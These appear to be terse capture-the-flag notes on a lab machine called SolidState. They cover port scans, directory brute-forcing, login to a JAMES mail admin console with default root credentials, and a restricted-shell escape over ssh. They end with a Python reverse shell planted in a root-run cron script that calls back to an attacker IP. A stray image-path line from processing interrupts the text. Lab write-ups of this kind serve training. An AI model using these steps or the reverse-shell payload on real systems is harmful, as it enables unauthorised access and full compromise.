JAMES REMOTE ADMIN /

CRONTAB PRIVESC

22/tcp open ssh   OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)

| ssh-hostkey:

| 2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)

| 256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)

|_ 256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)

25/tcp open smtp   JAMES smtpd 2.3.2

|_smtp-commands: solidstate Hello solidstate.htb (10.10.14.32 [10.10.14.32]),

80/tcp open http   Apache httpd 2.4.25 ((Debian))

|_http-server-header: Apache/2.4.25 (Debian)

|_http-title: Home - Solid State Security

110/tcp open pop3   JAMES pop3d 2.3.2

119/tcp open nntp   JAMES nntpd (posting ok)

webadmin@solid-state-security.com

nmap -p- -T5 solidstate.htb > scanfull **PORT 4555 4555/tcp open james-admin JAMES Remote Admin 2.3.2**

GOBUSTER common.txt

/.hta (Status: 403)

/.htaccess (Status: 403)

/.htpasswd (Status: 403)

/assets (Status: 301)


/images (Status: 301)

/index.html (Status: 200)

/server-status (Status: 403)

nc solidstate.htb 4555 root-root WORKED

james thomas john mindy mailadmin



ssh mindy@10.10.10.51 'bash --noprofile'

bash linenum.sh –t

/opt/tmp.py (ROOT MODE)

Vi tmp.py

#!/usr/bin/env python

import socket,subprocess,os

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)

s.connect(("10.10.14.32",1234))

os.dup2(s.fileno(),0)

os.dup2(s.fileno(),1)

os.dup2(s.fileno(),2)

p=subprocess.call(["/bin/sh","-i"])